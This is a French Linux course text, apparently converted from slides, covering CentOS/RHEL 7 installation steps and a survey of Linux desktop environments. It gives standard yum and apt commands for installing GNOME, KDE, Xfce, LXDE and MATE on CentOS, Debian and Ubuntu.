
Mots de passe forts :

- Unicité, choisi au hasard,
- minimum 10 caractères,
- minuscules, majuscules, chiffres
- et caractères spéciaux \$ (# ! [; .]

5.11. Installation : création des comptes utilisateurs




5.12. Installation : licence GPLv2




A ce moment, on peut éjecter l'image et redémarrer l'ordinateur.

...

6. Console graphique




6.1. Mise-à-jour du système




6.2. Pare-feu Linux


- Netfilter / Iptables est le pare-feu Linux
- Ici, l'interface graphique Firewalld



6.3. Gestionnaire de paquets



6.4. Gestionnaire de fichiers




6.5. Aide Gnome / Centos

The screenshot shows the CentOS 7 desktop environment. In the foreground, the 'Aide GNOME' application is open, displaying information about logging out, disconnecting, and changing users. In the background, a Firefox browser window is open to the 'Documentation - CentOS Wiki - Mozilla Firefox' page, specifically the 'Documentation' section. The Firefox window also shows links to the official CentOS homepage and mailing lists.


6.6. Editeurs de texte

- Les éditeurs habituels sont `nano`, `vi` et `emacs`. Ici, gedit :



6.7. Terminal

- Le système se gère dans le shell via des commandes via un logiciel de terminal :



7. Installation de RHEL 7

- Prendre un compte "developer" sur <https://developers.redhat.com/>
- Choisir le menu "Downloads"
- Sous le titre "Red Hat Enterprise Linux" * télécharger l'image ISO et choisir "Learn More"
- suivre le tutoriel "Get Started" : <https://developers.redhat.com/products/rhel/get-started/> en choisissant le type d'installation Bare-Metal, Hyper-V, KVM, VirtualBox, VMware


- Documentation : https://access.redhat.com/documentation/fr-FR/Red_Hat_Enterprise_Linux/7/html/Installation_Guide/index.html

6. Environnements de bureau

Un environnement de bureau est un ensemble de programmes qui permettent de manipuler l'ordinateur à travers une interface graphique qui fait analogie à un bureau. Le terme « environnement de bureau » provient de la métaphore du bureau sur laquelle sont basés ces produits.

De nombreux systèmes d'exploitation ont un environnement de bureau incorporé. À l'inverse, avec le système de fenétrage X des systèmes d'exploitation Unix, plusieurs environnements de bureau sont disponibles. (https://fr.wikipedia.org/wiki/Environnement_de_bureau)

C'est ainsi qu'un environnement de bureau Linux est composé de plusieurs éléments distincts :



1. Environnements de bureau Linux

- Environnements traditionnels
 - GNOME3
 - KDE4
- Environnements dérivés
 - Unity (GNOME3, défaut Ubuntu)
 - Cinnamon (GNOME3, défaut Linux Mint)
 - Mate (GNOME)
- Environnements légers
 - LXDE
 - Xfce
- Environnement entièrement paramétrable

- Enlightenment
- Environnement Qt
 - Razor-qt
 - Elokab

2. Freedesktop.org

Freedesktop.org est un organisme de collaboration entre différents projets de logiciels libres comme GNOME, KDE, Xfce, Enlightenment, GStreamer, Xgl/AIGLX ou encore X.Org, qui travaille à l'**interopérabilité des environnements graphiques sous les systèmes utilisant X Window System** comme GNU/Linux (ou sur d'autres UNIX) en produisant des logiciels et des spécifications.

Les deux principaux environnements de bureau actuels sont GNOME et KDE, mais le but de Freedesktop est d'être neutre et de proposer des spécifications (presque élevées au rang de standards) afin de faciliter le travail de développeurs en améliorant la compatibilité des programmes GNOME et KDE, mais aussi de rendre l'expérience des utilisateurs finaux la plus agréable possible.

Freedesktop n'a pas pour objectif de standardiser les interfaces graphiques utilisateur, qui doivent au contraire avoir chacune leurs originalités pour convenir à des publics différents, mais d'harmoniser l'infrastructure : copier/coller, raccourcis claviers, détection du matériel, etc. Freedesktop encourage des protocoles unifiés et des symboles distincts (voir protocole-symbole).

Freedesktop a été fondé en mars 2000, par Havoc Pennington de Red Hat.

Source : <https://fr.wikipedia.org/wiki/Freedesktop.org>

3. GNOME

GNOME, acronyme de GNU Network Object Model Environment, est un environnement de bureau libre convivial dont l'objectif est de rendre accessible l'utilisation du système d'exploitation GNU au plus grand nombre ; cette interface est actuellement populaire sur les systèmes GNU/Linux et fonctionne également sur la plupart des systèmes de type UNIX.



Image : Environnement de bureau GNOME Shell

Remis en cause depuis le passage à la version 3, le projet GNOME manquerait de développeurs, dont une grande partie sont des employés de la société Red Hat.

Le mécontentement suscité par les suppressions répétitives de fonctionnalités et par l'ergonomie de GNOME 3 a conduit à deux initiatives :

- un fork de GNOME 2, **MATE**, reprenant l'ergonomie de GNOME 2.x. et basé sur l'infrastructure de GNOME 2.32,
- une customisation de l'interface de GNOME 3 visant à la faire ressembler à celle de GNOME 2.x, proposée par le projet **Linux Mint** sous le nom de Mint Gnome Shell Extensions (MGSE), qui laissera finalement sa place à Cinnamon.



Image : Environnement de bureau MATE

Ubuntu prend quelque distance avec GNOME : en parallèle du développement (public) de GNOME 3 dont GNOME Shell est la pierre angulaire, Canonical a développé (en interne) sa propre interface graphique système pour Ubuntu : Unity, expliquant rechercher une unification sans couture entre les appareils à écran tactile et ceux utilisant des souris et autres pointeurs classiques.



Image : Environnement de bureau Unity

Les différences dans l'infrastructure même des deux projets vont en grandissant : outre GNOME Shell vs. Unity (et donc Mutter vs Compiz), citons GDM vs. LightDM, chacun son framework d'authentification unique, Wayland vs Mir... Pendant un temps Canonical a promu également son propre système de démarrage Upstart avant de se ranger en fin de compte à Systemd.

Source : <https://fr.wikipedia.org/wiki/GNOME>

4. KDE

KDE est un projet de logiciel libre historiquement centré autour d'un environnement de bureau pour systèmes UNIX. Ce projet a évolué en un ensemble de programmes :

- KDE Framework, bibliothèques et API fournissant une couche d'abstraction logicielle multiplate-forme ;
- Plasma, environnement de bureau ;
- KDE Applications, ensemble complet d'applications.




Image : Environnement de bureau KDE

KDE est inclus dans la plupart des distributions GNU/Linux populaires. Il est l'environnement de bureau par défaut de certaines comme openSUSE et Mageia.

Source : <https://fr.wikipedia.org/wiki/GNOME>

5. LXDE

LXDE est un environnement de bureau libre pour les systèmes de type Unix, tels que Linux ou BSD. Le nom LXDE est l'acronyme de "Lightweight X11 Desktop Environment" (environnement de bureau X11 léger).



Image : Environnement de bureau LXDE

LXDE a pour but de proposer un nouvel environnement de bureau léger, rapide et utilisant peu de ressources, au détriment du nombre de fonctionnalités. Il se veut modulaire : ses composants dépendent peu les uns des autres.

Source : <https://fr.wikipedia.org/wiki/LXDE>

6. Xfce

Xfce est un environnement de bureau léger utilisant la boîte à outils GTK+ 2.x et destiné aux systèmes d'exploitation apparentés à UNIX.

Xfce est fondé sur trois principes : rapidité, économie de ressources et simplicité d'utilisation. Son logo, une souris se déplaçant à grande vitesse, exprime ces idées. L'un des autres buts de Xfce est d'être conforme aux normes, plus particulièrement avec les spécifications du FreeDesktop.org.

7. Environnements de bureau sous RHEL7/Centos 7

Si on a démarré avec un LiveDVD Centos GNOME, on peut tester les autres solutions :

```
yum -y install epel-release
```

```
yum -y update  
  
yum group install "Bureau MATE"  
  
yum group install "Xfce"  
  
yum group install "KDE Plasma Workspaces"
```

Installation des logins graphiques :

```
yum groupinstall "X Window System"
```

Choix de l'environnement graphique par défaut

```
systemctl set-default graphical.target
```

8. Environnements de bureau sous Debian 8 Jessie

Mise à jour de la distribution.

```
apt-get update  
apt-get -y upgrade  
apt-get -y dist-upgrade
```

Gnome.

```
apt-get install gnome
```

KDE.

```
apt-get install kde-standard
```

XFCE.

```
apt-get install xfce4
```

LXDE.

```
apt-get install lxde
```

MATE.

```
apt-get install mate-desktop-environment
```

9. Environnements de bureau sous Ubuntu (16.04)

- <https://doc.ubuntu-fr.org/environnements>
- https://doc.ubuntu-fr.org/tutoriel/faire_cohabiter_plusieurs_gestionnaires_de_bureau

9.1. Installation minimale

Gnome.

```
sudo apt install gnome-core
```

KDE.

```
sudo apt install kde-minimal
```

XFCE.

```
sudo apt install xfce4
```

LXDE.

```
sudo apt install lubuntu-core
